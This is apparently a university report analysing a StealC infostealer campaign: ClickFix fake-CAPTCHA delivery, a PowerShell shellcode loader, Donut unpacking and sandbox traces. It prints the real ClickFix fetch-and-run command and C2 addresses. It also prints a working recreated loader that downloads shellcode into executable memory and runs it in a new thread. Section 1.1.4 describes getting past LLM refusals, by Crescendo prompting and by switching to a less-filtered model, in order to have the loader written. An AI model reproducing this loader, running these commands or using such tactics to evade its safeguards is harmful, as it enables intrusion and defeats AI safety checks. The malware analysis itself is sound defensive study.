



Software Security class

Malware campaign analysis

LLM assisted

StealC

Marcello Esposito M63001768

Contents

Introduction	3
1 Environment setup	4
1.1 Overview	4
1.1.1 Network simulation	4
1.1.2 VM hiding	4
1.1.3 LLM Setup	4
1.1.4 Missing loader	5
2 Delivery phase analysis	7
2.1 Click Fix	7
2.2 Powershell Downloader	8
2.2.1 Native API	8
2.2.2 Dynamic API resolution	8
2.2.3 Shellcode injection	8
2.3 C2 status	10
2.3.1 Censys	10
2.4 Shellcode	12
2.4.1 Analysis	12
2.4.2 Donut extraction	13
2.4.3 Donut payload analysis	15
3 StealC Analysis	18
3.1 Base analysis	18
3.2 Reverse engineering	21
3.2.1 Decryption script	21
3.2.2 Core functionalities	23
4 Epilogue	31
4.1 Results	31
4.1.1 Missings	31
4.2 LLM overview	32
4.3 Cyber Threat Intelligence	32
4.3.1 IOCS	32
4.3.2 MITRE ATT&CK mapping	33
4.4 Malware Detection	33
4.4.1 Yara	33
4.4.2 Sigma	34
4.4.3 Snort	34

4.5 Repository	35
Bibliography	36

Introduction

During the last year, many italian users have been attacked by a phishing attack involving fake PEC mails with a malicious js attachment as reported by CERT AGID [2]. The attachment is a MinstLoader payload used to download the info stealer called StealC, doing a brief behaviour analysis of this campaign resulted in discovering that the javascript payload it just download a few powershell payload (MinstLoader) and lastly download the StealC payload to execute it.

Also, if it was interesting to analyze it, this campaign was not too much interesting due to its simplicity also for the obfuscation techniques, but searching online for other StealC malware campaigns, there are many other interesting ones with heavier obfuscation techniques and more sophisticated approaches.

(There are many different campaigns using StealC due to its nature of Malware as a Service)

For this analysis, a malware campaign affecting a Vietnamese website has been chosen that involves a final deployment of StealC, reported by LevelBlue [3].

Structure

1. **Environment setup:** Setup of the analysis environment.
2. **Downloader analysis:** In this chapter, the download phase will be analyzed starting from the first user interaction to the deployment of StealC.
3. **StealC analysis:** Finally, the StealC payload will be analyzed to understand its behaviours.
4. **Epilogue:** Resume of the analysis and malware detection examples.

Chapter 1

Environment setup

1.1 Overview

Starting from the Windows VM provided for the software security class, that already has a good configuration to undercover the VM environment, it has improves with some tweaks.

1.1.1 Network simulation

The malware campaign involves many downloads to some C2 servers, but these servers are currently unavailable, so to be able to view network traces, a second Ubuntu VM with InetSim [26] has been attached when needed, attachint them to a custom network where only the analysis and Ubuntu VM are present.

1.1.2 VM hiding


To evaluate what to improve in the VM configuration, **the VM has been scanned using Al-Khaser** [18], this tool is literally a scanner that shows the results of the most common checks done by malwares to individuate execution inside a VM environment, an example is shown in Fig. 1.1

Some examples of critical required changes are:

- Change VMWare Mac address (*begins with 00:0C:29*) to one of a real vendor (*to 3C:52:82:12:34:56 from Intel*)
- Change VM-ish computer name (*malware-vm*) to a more realistic one (*Napoli PC*)
- Added randomic files in Documents and Download folder
- Disabled shared clipboard and folders (these should also be done to avoid malware escape)
- Disabled hypervisor bit (*configuring the vmx file*)

1.1.3 LLM Setup

The campaign analysis has been done with the help of LLMs, mainly Gemini 3.1 Pro in extended mode (due to the free student Google Pro account) has been used, if not told



```
Al-Khaser - by Lord Noteworthy
al-khaser version 0.82
-----[Initialisation]-----
[*] You are running: Microsoft Windows 10 (build 19044) 64-bit
[*] All APIs present and accounted for.

-----[TLS Callbacks]-----
[*] TLS process attach callback [ GOOD ]
[*] TLS thread attach callback [ GOOD ]

-----[Debugger Detection]-----
[*] Checking IsDebuggerPresent API [ GOOD ]
[*] Checking PEB.BeingDebugged [ GOOD ]
[*] Checking CheckRemoteDebuggerPresent API [ GOOD ]
[*] Checking PEB.NtGlobalFlag [ GOOD ]
[*] Checking ProcessHeap.Flags [ GOOD ]
[*] Checking ProcessHeap.ForceFlags [ GOOD ]
[*] Checking Low Fragmentation Heap [ GOOD ]
[*] Checking NtQueryInformationProcess with ProcessDebugPort [ GOOD ]
[*] Checking NtQueryInformationProcess with ProcessDebugFlags [ GOOD ]
```

Figure 1.1: Al-Khaser scan example

differently.

In order to correctly prompt the LLM, many 'constraints' have been imposed with the prompts:

- **Role:** To let the model better understand what its 'background' is, a role has been imposed as a software security expert Windows malware analyst
- **Goal:** To let the model understand what is its main purpose it is necessary to assign a goal, in this case to be an assistant for another malware analyst to completely analyze a malware campaign, to understand its behaviours and obfuscation techniques
- **Clarifications:** To reduce the possibility of hallucinations, it has been imposed that if there is any doubt or missing required details, ask for clarifications before proceeding
- **Hypotesis:** To avoid the search of proofs for a wrong hypotetis, potentially formulated in the early stages, it has been imposed to not consider only one single hypotetis but to always evaluate all the ensemble of informations

1.1.4 Missing loader

One critical point in ricreating this malware campaign is that one of the components, a powershell loader script, was not available for download and there is no hash about it. So, this miss has been used as an opportunity to learn more about Powershell scripts, and using the analysis made by LevelBlue about it that described all the hiding techniques used, **the script has been directly recreated.**

Also if lacking knowledges about Powershell scripting, with the help of this really helpfull examples at [4] and with the help of the LLM, a loader script has been created that use several evasion techniques, including **fileless execution** without writing anything to disk, direct memory manipulation, **dynamic APIs resolution via .NET reflection** to call Windows APIs, and **thread-based execution** within an isolated execution context. The script will be analyzed later, but one interesting finding are the answers from different

LLMs, in fact also with a Crescendo approach, Gemini 3.1 pro defined the requirements for the script but disagreed to complete it, also if starting from a first incomplete version of the script. Trying instead with GitHub Copilot using auto mode (which choose ChatGPT 5.4 mini) it helped me write a 'safer' version of the script, that just copy the bin file without execution permission and does not execute it, but it was really easy to change this behaviour in a malicious one.

But an other piece that was missing was the raw reflections APIs resolution, where **main models were not helping in this task, switching to Raptor Mini unlocked this situation**, allowing to complete the script with all the techinques listed by LevelBlue analysis, probably because less mainstream models have less filters. After that, switching an other time to auto select model that picked ChatGpt 5.4 mini, and asked it to evaluate the correctness of the code, it done even more **suggesting some minor improvements**.

Chapter 2

Delivery phase analysis

2.1 Click Fix

This malware campaign starts with a **Click Fix** vector.

In this attack the user access an infected website that load a malicious js script and execute it, this script create a **fake CAPTCHA verification by CloudFlare** that request the user to execute some malicious instructions on the machine, instead of the classic verification methods.

To emulate a true verification procedure this kind of attack aims to gain user trust using trusted logos, like CloudFlare's and Windows one, while hiding the commands that will be executed, in fact in this case the fake CAPTCHA just requires to open Windows RUN panel, and to paste a command copied into user's clipboard by the script, **all with just a combination of WIN+R, CTRL+V and ENTER.**




Figure 2.1: Click Fix attack workflow. Fig. by NetSecurity

In this attack the copied instructions were rotating, one example is:

```
wmic process call create "powershell -c \"iex(iwr 178.16.53.70)\\""
```

These instructions are used to download a **Powershell script from a C2** server directly in memory and execute it, that uses different obfuscation techniques, starting with invoking wmic to hide who really started the process.

2.2 Powershell Downloader

The script downloaded from the remote server (currently down) is a Powershell script that downloads another part of the malware from http://94.154.35.115/user_profiles_photos/cptch.bin and injects it into the same process to execute it.

As told previously, this script was missing, so it has been rewritten according to the LevelBlue blog post using a verbose approach to test its correct execution.

2.2.1 Native API

Initially, the script embeds a C# block through Add-Type to define Windows API imports and delegate types, to use, for example GetProcAddress, VirtualAlloc, etc... (fig. 2.2)

This allows to call low-level Windows functions directly.

```
$native = @"
using System;
using System.Runtime.InteropServices;

public static class Native
{
    [DllImport("kernel32.dll", SetLastError = true, CharSet = CharSet.Unicode)]
    public static extern IntPtr LoadLibrary(string lpFileName);

    [DllImport("kernel32.dll", SetLastError = true, CharSet = CharSet.Ansi)]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [UnmanagedFunctionPointer(CallingConvention.StdCall)]
    public delegate IntPtr VirtualAllocDelegate(IntPtr lpAddress, UIntPtr dwSize, uint flAllocationType, uint flProtect);

    [UnmanagedFunctionPointer(CallingConvention.StdCall)]
    public delegate bool VirtualFreeDelegate(IntPtr lpAddress, UIntPtr dwSize, uint dwFreeType);

    [UnmanagedFunctionPointer(CallingConvention.StdCall)]
    public delegate IntPtr CreateThreadDelegate(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwFlags, IntPtr lpThreadId);

    [UnmanagedFunctionPointer(CallingConvention.StdCall)]
    public delegate uint WaitForSingleObjectDelegate(IntPtr hHandle, uint dwMilliseconds);
}
"@

try {
    Add-Type -TypeDefinition $native -Language CSharp -ErrorAction Stop
}
catch {
    throw "Failed to compile native helpers: $_"
}
```

Figure 2.2: Native API setup

2.2.2 Dynamic API resolution

To avoid importing API calls statically, which are often monitored by antivirus software, the script **loads Kernel32.dll, gets the function address using GetProcAddress and stores them as callable delegates** (fig. 2.3).

2.2.3 Shellcode injection

Lastly, the script **downloads a shellcode as binary data, allocates memory space within the current process in a region with R/W/E permissions, and starts a new thread to execute it** (fig. 2.4).

Here, the Marshal class (.NET helper) has a critical role for managed-unmanaged interoperability (eg. copy bytes into unmanaged memory returned by VirtualAlloc).

```

$Kernel32 = [Native]::LoadLibrary("kernel32.dll")
if ($Kernel32 -eq [IntPtr]::Zero) {
    throw "LoadLibrary(kernel32.dll) failed with Win32 error $($([Runtime.InteropServices.Marshal]::GetLastWin32Error()))."
}

no commands
function Get-APIDelegate {
    param(
        [IntPtr]$Module,
        [string]$Name,
        [Type]$DelegateType
    )

    $ptr = [Native]::GetProcAddress($Module, $Name)
    if ($ptr -eq [IntPtr]::Zero) {
        throw "GetProcAddress($Name) failed with Win32 error $($([Runtime.InteropServices.Marshal]::GetLastWin32Error()))."
    }
    return [Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($ptr, $DelegateType)
}

$VirtualAlloc = $null
$VirtualFree = $null
$CreateThread = $null
$WaitForSingleObject = $null
try {
    $VirtualAlloc = Get-APIDelegate -Module $Kernel32 -Name "VirtualAlloc" -DelegateType ([Native+VirtualAllocDelegate])
    $VirtualFree = Get-APIDelegate -Module $Kernel32 -Name "VirtualFree" -DelegateType ([Native+VirtualFreeDelegate])
    $CreateThread = Get-APIDelegate -Module $Kernel32 -Name "CreateThread" -DelegateType ([Native+CreateThreadDelegate])
    $WaitForSingleObject = Get-APIDelegate -Module $Kernel32 -Name "WaitForSingleObject" -DelegateType ([Native+WaitForSingleObjectDelegate])
}
catch {
    throw "Failed to resolve native API delegates: $_"
}

```

Figure 2.3: Dynamic API resolution

```

try {
    $bytes = $webClient.DownloadData($Uri)
}
finally {
    $webClient.Dispose()
}

if (-not $bytes -or $bytes.Length -le 0) {
    throw "Downloaded payload is empty or invalid."
}

$MEM_COMMIT_RESERVE = [uint]0x3000 # MEM_COMMIT (reserve virtual memory) | MEM_RESERVE (allocate physical pages)
$PAGE_EXECUTE_READWRITE = [uint]0x40 # PAGE_EXECUTE_READWRITE
$MEM_RELEASE = [uint]0x8000
$WAIT_INFINITE = [uint]0xFFFFFFFF

$allocationSize = [UIntPtr] $bytes.Length
$memory = $VirtualAlloc.Invoke([IntPtr]::Zero, $allocationSize, $MEM_COMMIT_RESERVE, $PAGE_EXECUTE_READWRITE)

if ($memory -eq [IntPtr]::Zero) {
    throw "VirtualAlloc failed with Win32 error $($([Runtime.InteropServices.Marshal]::GetLastWin32Error()))."
}

try {
    [System.Runtime.InteropServices.Marshal]::Copy($bytes, 0, $memory, $bytes.Length)

    # Create a thread to execute the shellcode
    $thandle = $CreateThread.Invoke([IntPtr]::Zero, [uint]0, $memory, [IntPtr]::Zero, [uint]0, [IntPtr]::Zero)
    if ($thandle -eq [IntPtr]::Zero) {
        throw "CreateThread failed with Win32 error $($([Runtime.InteropServices.Marshal]::GetLastWin32Error()))."
    }

    # Wait for the thread to finish indefinitely
    $WaitForSingleObject.Invoke($thandle, $WAIT_INFINITE) | Out-Null
}
}

```

Figure 2.4: Download shell code and inject it within current process

```

PS C:\Users\unina> Invoke-WebRequest -Uri "http://178.16.53.70" -OutFile "script.ps1" -Method GET -Verbose
VERBOSE: HTTP/1.1 GET with 0-byte payload
VERBOSE: received 58286-byte response of content type text/html ← Default response of hosting
PS C:\Users\unina> Invoke-WebRequest -Uri "http://94.154.35.115/user_profiles_photos/cptch.bin" -OutFile "cptch.bin"
-Method GET -Verbose
VERBOSE: HTTP/1.1 GET with 0-byte payload
Invoke-WebRequest: The response ended prematurely.

```

Figure 2.5: C2 liveness HTTP manual requests

2.3 C2 status

To evaluate if it will be possible to directly contact the C2 server to recreate a truly dynamic analysis from scratch, it has been **checked if the C2 servers are up** following OPSEC best practices.

Firstly, **manual HTTP requests** have been made from the VM using a VPN connected in Vietnam (campaign's target country), but for both downloading the Powershell loader script or the shellcode, the answer is negative either trying manual requests (fig. 2.5) and for the execution of Powershell downloader using **Any.Run**(report) using torify.

2.3.1 Censys

Searching for the involved IPs on Censys [5], shows that currently they are down or used by normal users, so these machines were infected during the campaign or the IPs have been reassigned by a hosting provider.

An interesting correlation is that all the IPs involved in this first phase are under the **autonomous system OMEGATECH-AS (AS202412)**, registered in Seychelles, which is known to be reluctant to cooperate for forensic analysis, while all the **servers are geolocated in Europe**.

Furthermore, the IPs related to Click Fix have a WHOIS record of **Omegatech LTD**, the host provider that manages the respective AS (fig. 2.6), while the IP used to download the shellcode (94.154.35.115), also if it always under the Seychelles ASN, **the WHOIS record shows a Ukrainian entity in Kharkiv** (fig. 2.7), maybe using compromised residential machines, additionally Censys did not find any open port, maybe due to IP restrictions or because the server is effectively down.




Figure 2.6: Censys results for powershell script hosting IPs




Figure 2.7: Censys results for powershell shellcode hosting IPs




Figure 2.8: PE Studio entropy of cptch.bin file




Figure 2.9: Detect It Easy finds Donut shellcode

2.4 Shellcode

The downloaded shellcode is named `cptch.bin`, and its SHA-256 is `5ad34f3a900ec243355dea4ac0cd668ef69f95abc4a18f5fc67af2599d1893bd`.

2.4.1 Analysis

Initially, it has been determined what kind of file it is and its purpose.

Starting from analyzing it with PE Studio, it can be immediately shown that it cannot find imports, sections and many other data while the entropy of the file is near to 8, in combinations with practically random strings, also using Floss [17], it is a clearly sign that the file is not a PE file or it is packed (fig. 2.8).

Hence the file has been inspected with Detect It Easy [12] and it finds that is a dual payload (x86 + AMD64) generated by Donut [25] (fig. 2.9).

Donut is a framework used to transform a normal file, like a PE, into a **position-independent** (can run at any arbitrary address) **shellcode that could run directly in memory** without touching the disk. It can be seen as a wrapper that takes the malicious file, cypher it, add a structure that contains the decipher engine and the key and embed everything as a shellcode.

Once the embedded shellcode is executed, it **decrypts the payload**, **loads required libraries using API hashing** to hide them and **inject the payload in another process**.

```

\StealC\bin> donut-decryptor --outdir decrypt .\cptch.bin
donut_decryptor.decryptor - INFO - Parsing donut from file: cptch.bin
donut_decryptor.decryptor - INFO - Using 1.0_64, and instance version: 1.0
donut_decryptor.decryptor - INFO - Locating instance in file: cptch.bin
donut_decryptor.decryptor - INFO - Found instance at: 0x5
donut_decryptor.decryptor - INFO - Writing module to: decrypt\mod_cptch.bin
donut_decryptor.decryptor - INFO - Writing instance meta data to: decrypt\inst_cptch.bin
donut_decryptor.cli - INFO - Parsed: 1 of 1 attempted files

```

Figure 2.10: Donut-decryptor extraction

2.4.2 Donut extraction

Due to a lack of knowledge about reversing the Donut framework, Gemini was prompted (using the context specified previously) to evaluate the best approach to analyze the embedded payload. There are two main approaches suggested, one is to find a specific Donut decryption tool and one is memory dumping approach.

2.4.2.1 Static extraction

Searching online, a tool named **Donut-decryptor** [27] has been found, which should correctly separate the payload that will be executed and the Donut's metadata in a very few step.

After installing the tool with Python, the extraction attempt can be done directly from command line and in this case it is successful to extract the payload (`mod_cptch.bin`), a valid PE file that will be analyzed later (fig. 2.10).

2.4.2.2 Memory dumping

For educational purposes and to check the correctness of Donut-decryptor, also the memory dumping approach has been followed.

To dynamically analyze a Donut shellcode, it is also necessary, in addition to a dynamic debugger like x64dbg [7], to run the shellcode. To simplify the analysis, Gemini suggested using BlobRunner [22], a harness that **allocates memory, writes the shellcode into it, prints the memory addresses, and pauses right before execution**, perfect to track the execution of the shellcode with a debugger (fig. 2.11).

To run the shellcode using BlobRunner inside x64dbg, the `blobrunner.exe` file has been opened into x64dbg appending the path of `cptch.bin` file as a parameter for BlobRunner. Successively, some strategic **breakpoints** have been added **at the begin of the shellcode memory region and someone to critical API call for Donut shellcode** (but for any kind of packer in general) like to `VirtualAlloc`, `NtAllocateVirtualMemory`, etc. and let the code run until one breakpoint is hit.

When a `VirtualAlloc` breakpoint hit and let execut it, in the RAX register there is the newly allocated buffer's address that can be followed in a Dump window of x64dbg. Hence, **following the chain of VirtualAlloc done by Donut, a memory regions containing a valid PE file has been found** but it does not start at offset 0, probably because there is not only the embedded payload, but the entire Donut structure (fig. 2.12). To extract this PE file from the memory, first the OllyDumpEx plugin [14] has been used, that also recognized a valid PE file, but the extracted PE file was missing the imports, so probably there was some misconfiguration of the plugin, hence for laziness it has directly been **extracted the whole memory region and cropped out the first bytes using an HEX editor until the 'MZ' characters**.




Figure 2.11: Blob runner injecting Donut shellcode




Figure 2.12: Memory region containing a valid PE file

2.4.2.3 Approaches comparisons

Once the Donut payload PE file is extracted using the decrypt tool and memory dumping, it is now possible to compare if the same PE file has been obtained. Initially the two versions did not correspond, but it was due to how the memory dump extraction has been done, that also contains around 2 kB extra of the Donut structure, but cutting them out with an hex editor fixed this problem so **both approaches have given the same PE file** (it is useless to add the SHA256 here as the file name is arbitrary).

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Process Injection::Thread Execution Hijacking T1055.003
DISCOVERY	Reflective Code Loading:: T1620
	Process Discovery:: T1057
	Software Discovery:: T1518
EXECUTION	Shared Modules:: T1129
PRIVILEGE ESCALATION	Access Token Manipulation:: T1134

MBC Objective	MBC Behavior
COMMUNICATION	HTTP Communication::Create Request [C0002.012]
	HTTP Communication::Get Response [C0002.017]
	HTTP Communication::WinHTTP [C0002.008]
FILE SYSTEM	Mpfiles File:: [C0052]
MEMORY	Allocate Memory:: [C0007]
PROCESS	Create Thread:: [C0038]

CAPABILITY	NAMESPACE
initialize WinHTTP library	communication/http
prepare HTTP request	communication/http/client
receive HTTP response	communication/http/client
contain a thread local storage (.tls) section	executable/pe/section/tls
write file on Windows	host-interaction/file-system/write
get thread local storage value	host-interaction/process
inject thread (2 matches)	host-interaction/process/inject
enumerate processes (2 matches)	host-interaction/process/list
acquire debug privileges	host-interaction/process/modify
modify access privileges	host-interaction/process/modify
parse PE header (9 matches)	load-code/pe
spawn thread to RWX shellcode (2 matches)	load-code/shellcode

Figure 2.13: Capa's Donut payload analysis

dumped.exe	1302	RegOpenKey	HLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Containers	SUCCESS	Desired Access: Read Length: 16
dumped.exe	1302	RegQueryValue	HLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Containers\SendDnsToHost	NAME NOT FOUND	
dumped.exe	1302	RegCloseKey	HLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Containers	SUCCESS	
dumped.exe	1302	RegOpenKey	HLM\SYSTEM\CurrentControlSet\Services\Dsmcache\Parameters\dsmcache	SUCCESS	Query Handle Tags: Handle Tags: 0x0
dumped.exe	1302	RegOpenKey	HLM\SYSTEM\CurrentControlSet\Services\Dsmcache\Parameters\dsmcache	REPARSE	Desired Access: Read
dumped.exe	1302	RegOpenKey	HLM\SYSTEM\CurrentControlSet\Services\Dsmcache\Parameters\dsmcache	NAME NOT FOUND	Desired Access: Read
dumped.exe	1302	QueryOpen	C:\Users\jurnal\Desktop\ShellC\bin\decrypt\winhttp.dll	NAME NOT FOUND	
dumped.exe	1302	QueryOpen	C:\Windows\System32\winhttp.dll	SUCCESS	CreationTime: 12/20/2019 2:08:48 AM, LastAccessTime: 6/22/2020 7:57:18 AM, LastWriteTime: 6/22/2020 7:57:18 AM, Disposition: Open, Options: Synchronous I/O Non-Alert, No Impersonation, SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE_READWRITE, AllocationSize: 65536, EndOfFile: 19360, NumberOfLinks: 2, DeletePending: False, Direct
dumped.exe	1302	CreateFile	C:\Windows\System32\winhttp.dll	SUCCESS	SyncType: SyncTypeOther
dumped.exe	1302	CreateFileMapping	C:\Windows\System32\winhttp.dll	FILE LOCKED WITH ONLY READERS	
dumped.exe	1302	FASTIO_RELEASE	C:\Windows\System32\winhttp.dll	SUCCESS	Desired Access: Read Desired Access: ReadDataListDirectory, Synchronize, Disposition: Open, Options: SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE_READWRITE, AllocationSize: 65536, EndOfFile: 64000, NumberOfLinks: 2, DeletePending: False, Direct
dumped.exe	1302	CreateFileMapping	C:\Windows\System32\winhttp.dll	SUCCESS	SyncType: SyncTypeOther
dumped.exe	1302	FASTIO_RELEASE	C:\Windows\System32\winhttp.dll	SUCCESS	
dumped.exe	1302	CloseFile	C:\Windows\System32\winhttp.dll	SUCCESS	
dumped.exe	1302	RP_MJ_CLOSE	C:\Windows\System32\winhttp.dll	SUCCESS	
dumped.exe	1302	RegOpenKey	HLM\Software\Microsoft\Language\Overlay\Overlay\Package\US	NAME NOT FOUND	Desired Access: Read
dumped.exe	1302	CreateFile	C:\Windows\System32\en-US\winhttp.dll.mui	FILE LOCKED WITH ONLY READERS	Desired Access: Read Desired Access: ReadDataListDirectory, Synchronize, Disposition: Open, Options: SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE_READWRITE, AllocationSize: 65536, EndOfFile: 64000, NumberOfLinks: 2, DeletePending: False, Direct
dumped.exe	1302	CreateFileMapping	C:\Windows\System32\en-US\winhttp.dll.mui	SUCCESS	SyncType: SyncTypeOther
dumped.exe	1302	FASTIO_RELEASE	C:\Windows\System32\en-US\winhttp.dll.mui	SUCCESS	
dumped.exe	1302	QueryStandardInfo	C:\Windows\System32\en-US\winhttp.dll.mui	SUCCESS	Query Handle Tags: Handle Tags: 0x0
dumped.exe	1302	CreateFileMapping	C:\Windows\System32\en-US\winhttp.dll.mui	SUCCESS	Desired Access: Read KeySelfInformationClass: KeySelfInformation, Length: 0
